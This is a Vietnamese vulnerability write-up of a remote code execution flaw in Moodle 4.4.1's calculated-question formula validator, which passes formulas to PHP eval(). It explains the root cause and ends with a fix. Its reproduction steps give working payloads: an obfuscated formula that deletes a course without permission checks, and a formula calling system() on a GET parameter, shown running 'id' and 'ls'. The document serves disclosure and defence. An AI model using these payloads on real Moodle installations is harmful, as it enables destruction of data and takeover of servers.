**Firmware info:**

Tên ứng dụng: Moodle

Phiên bản xây dựng: moodle-4.4.1


Các phiên bản bị ảnh hưởng: 4.4 đến 4.4.1, 4.3 đến 4.3.5, 4.2 đến 4.2.8, 4.1 đến 4.1.11 và các phiên bản không được hỗ trợ trước đó

Liên kết tải xuống: https://sourceforge.net/projects/moodle/files/Moodle/stable404/moodle-4.4.1.zip/download


**Description and Impact**

Những kẻ tấn công có quyền tạo hoặc sửa đổi câu hỏi trong khóa học Moodle có thể tạo ra dữ liệu đầu vào độc hại cho các câu hỏi được tính toán, có thể bị lạm dụng để thực thi các lệnh tùy ý trên hệ thống cơ bản.


**Root-casue**




Hàm qtype\_calculated\_find\_formula\_errors giúp đảm bảo tính hợp lệ của các công thức được nhập vào trong Moodle, ngăn chặn các lỗi cú pháp



Các biến được thay thế bằng số 1.0, công thức được chuyển đổi thành chữ thường và xóa khoảng trắng.




Logic xác thực chính được thực hiện bằng cách lặp qua công thức và xác định biểu thức toán học trong cùng bên trái, có thể phân biệt bằng cách thiếu dấu ngoặc đơn lồng nhau. Sau đó, biểu thức này được thay thế bằng a 1.0



Cuối cùng, sau khi biểu thức chính quy không trả về kết quả khớp bổ sung nào, công thức được coi là hợp lệ nếu nó chỉ chứa các toán tử hoặc số an toàn, Công thức ban đầu chỉ được chuyển đến eval.

Việc xác minh kết quả được thực hiện bằng cách truyền công thức đến hàm php eval() sau khi lọc không hoàn tất. Có 2 cách tiếp cận để tránh quá trình logic xác thực:

1. Danh sách các hàm toán học được phép rõ ràng có thể được sử dụng để xây dựng các tên hàm tùy ý dưới dạng chuỗi bằng các phép toán từng bit, có thể được gọi là các hàm biến khi theo sau là dấu ngoặc đơn. Cách duy nhất được xác định để thêm dấu ngoặc đơn bắt buộc là sử dụng phép thay thế biến tích hợp, do đó cho phép kẻ tấn công gọi các hàm tùy ý được xác định trong ngữ cảnh Moodle trong khi truyền một đối số số duy nhất. Đầu ra của hàm được tiết lộ cho kẻ tấn công.




Thay thế các trình giữ chỗ biến như {a} bằng giá trị của chúng được gói trong (), nếu chúng ta thêm {a}vào biểu thức trên tương ứng với 'PRINTF'kết quả sẽ là 'PRINTF'(1) nên có thể định nghĩa một công thức trả lời với hai phần: a (function\_name)và a {variable}.


1. Các biến không xác định không được thay thế trước khi được truyền vào hàm eval(), để chúng không bị ảnh hưởng như một phần của công thức. Ngoài ra, các kiểm tra vệ sinh cho tên biến ít nghiêm ngặt hơn các kiểm tra được triển khai cho tất cả các phần khác của công thức. Điều này có thể bị lạm dụng để gọi các hàm tùy ý khi sử dụng cú pháp php object->{"member"}.

**Steps to reprocedure**

Tạo một câu hỏi được tính toán với một biến, ví dụ{a}





Lưu câu hỏi và xác định phạm vi giá trị của biến chính xác là ID của khóa học là 3




Lưu câu hỏi, sau đó chỉnh sửa lại biểu thức thành

((acos(2) . 0+acos(2) . 0+acos(2) . 0+acos(2) . 0+acos(2)) ^ (8 . 4 . 2 . 8 . 8 . 3 . 4 . 0 . 0 . 0 . -1 . 3) ^ (2 . 0 . 0 . 3 . 0 . 0 . 0 . 0 . 0 . -8 . 1 . 0) ^ (0 . 0 . 0 . 0 . 0 . 0 . -2 . 1 . 4 . 6 . 0 . 0) ^ (0 . 0 . 0 . 0 . -8 . 8 . 0 . 0 . 2 . 0 . -8)){a}




Lưu câu hỏi đã sửa đổi sẽ dẫn đến lỗi, nhưng câu hỏi vẫn sẽ được lưu. Quay lại ngân hàng câu hỏi và xem trước câu hỏi, hàm DELETE\_COURSE sẽ xóa khóa học có ID được chỉ định, bỏ qua mọi kiểm tra quyền.




**Remote Code Execution**

Tạo một câu hỏi được tính toán Đặt công thức trả lời thành:

(1)->{system($\_GET[chr(97)])}




Biểu thức bị sửa đổi thành 1-0-system($\_GET{chr(97)})




Chặn tin và sửa đổi lại về (1)->{system($\_GET[chr(97)])}

%281%29-%3E%7Bsystem%28%24\_GET%5Bchr%2897%29%5D%29%7D




Xuất hiện lỗi exception-system():Argument#1($command) cannotbe empty




Cung cấp lệnh mong muốn bằng cách thêm &a=[arbitrary command]vào URL. Đầu ra của lệnh hệ thống được chỉ định sẽ được đưa vào đầu phản hồi HTTP kết quả.

A=id



A=ls



**Recommends**

Sửa hàm khử trùng qtype\_calculated\_find\_formula\_errors để /question/type/calculated/questiontype.php luôn trả về giá trị sai nếu các câu hỏi được tính toán không được sử dụng.